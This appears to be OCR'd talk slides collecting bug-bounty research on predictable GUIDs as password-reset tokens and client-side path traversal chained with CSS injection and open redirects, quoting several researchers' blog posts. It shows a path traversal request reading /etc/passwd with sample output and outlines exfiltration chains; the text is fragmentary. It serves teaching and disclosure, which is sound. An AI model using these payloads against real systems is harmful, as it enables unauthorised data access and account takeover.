
If you spend any amount of time hacking APIs, you will come to notice that many endpoints use globally unique identifiers (GUIDs) to represent data in the system. While GUIDs are a great way to ensure data uniqueness, they can also be predictable.

In this article, I want to show you how to take advantage of predictable GUIDs to attack APIs. I've used this approach to extract protected data I was not supposed to have access to, and haved used this to complete account takeovers.

So let's get down and dirty into the dark art of demonizing developers… and showcase how (mis)using GUID generation can lead to some interesting attacks on APIs.

A Hacker's Primer to GUIDs

https://securityboulevard.com/2022/11/attacking-predictable-guids-when-hacking-apis/



In GUID We Trust

Daniel Thatcher
October 11, 2022

GUIDs (often called UUIDs) are widely used in modern web applications. However, seemingly very few penetration testers and bug bounty hunters are aware of the different versions of GUIDs and the security issues associated with using the wrong one.


In this blog post I'll walk through an account takeover issue from a recent penetration test where GUIDs were used as password reset tokens:

https://www.intruder.io/research/in-guid-we-trust

CLIENT-SIDE PATH TRAVERSAL?? + CSS INJECTION?????

CLIENT-SIDE PATH TRAVERSAL?? + CSS INJECTION?????


We all know the standard server-side path traversal



/loadImage?filename=gift.png


/loadImage?filename=../../../etc/passwd


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
```




CLIENT-SIDE PATH TRAVERSAL?? + CSS INJECTION?????

But what if client side path injection could also lead to problems?







LIVE DEMO

YES IM GOING THERE

SO UNDER WHAT CONDITIONS?

Parameter stylesheet import

Stylesheet is referenced by some user set parameter.

Should not be sanitized


A secret outside the text

CSS injection can only allow for the extraction of non text fields in the DOM


An open redirect

Such that we may reference a remote css file

OR fileupload -> jpeg/css polyglots ?



SOURCES



PRACTICAL CLIENT SIDE PATH TRAVERSAL ATTACKS

Nov 4, 2022

By Medi

Check my report in HackerOne for more details

Introduction

`Client Side Path Traversal` attacks arises when a web application loads some content using **XmlHTTPRequests** (XHR for short) and the user have control over some section of the path where to load the resource. This may lead to archieve many kind of Client Side issues such as **XSS**, **CSSi**, etc if not correctly sanitized.

The **impact** depends of each application because each one threat that user controllable inputs in the javascript in a different way and with a different purpose. That's why the context of each parameter really matters.

You can **test for this issues** in two ways:

- Manually **reading the javascript code** and understanding it. Specifically checking for GET parameters used within the application and appended to any URL Path.
- **Inspecting the XHR Requests** in the browser console and checking for some **user controllable input in the path of any request made by the application**.

If you use the second option you will miss a lot of bugs because you depends of knowing what parameters are susceptible to be vulnerable. Maybe some parameter is not used in the UI but the javascript is using it.

An alternative approach is to combine both methods. You can check for **parameter reflection in XHR Requests** and then understand how the javascript is handling that parameter.

Now I will share a practical scenario I found in **Acronis Program**, a `CSS Injection via Client Side Path Traversal + Open Redirect` leading to exfiltrate personal information of the user. Thanks to Acronis program for letting me disclose this report, it's indeed my favourite bug ever found.

Methodology

To identify this kind of attacks, we'll apply the following **methodology**:


Identify parameters in the JS

- Check if are being appended to any URL path

Chain

- Client Side Vulnerabilities

https://mr-medi.github.io/research/2022/11/04/practical-client-side-path-traversal-attacks.html



Practical Example Of Client Side Path Manipulat

BLOG POSTS

Practical Example Of Client Side Path Manipulation

By **Antoine Roly**

January 9, 2023

Summary

A few months ago, I stumbled onto an interesting case of Client-Side Path Manipulation in a private bug bounty program. Since I wanted to start a blog, and I noticed that another client side path traversal was mentioned in PortSwigger's Top 10 web hacking techniques of 2022, I thought it would be a good first article.

The application

The application in scope was a financial application, allowing users to manage accounts, payments, cards,... Different user profiles were available (admin, regular users, read-only, ...). It was possible for admin users to invite other employees, contractors or business

What's in this blog

Summary

The application
The normal flow

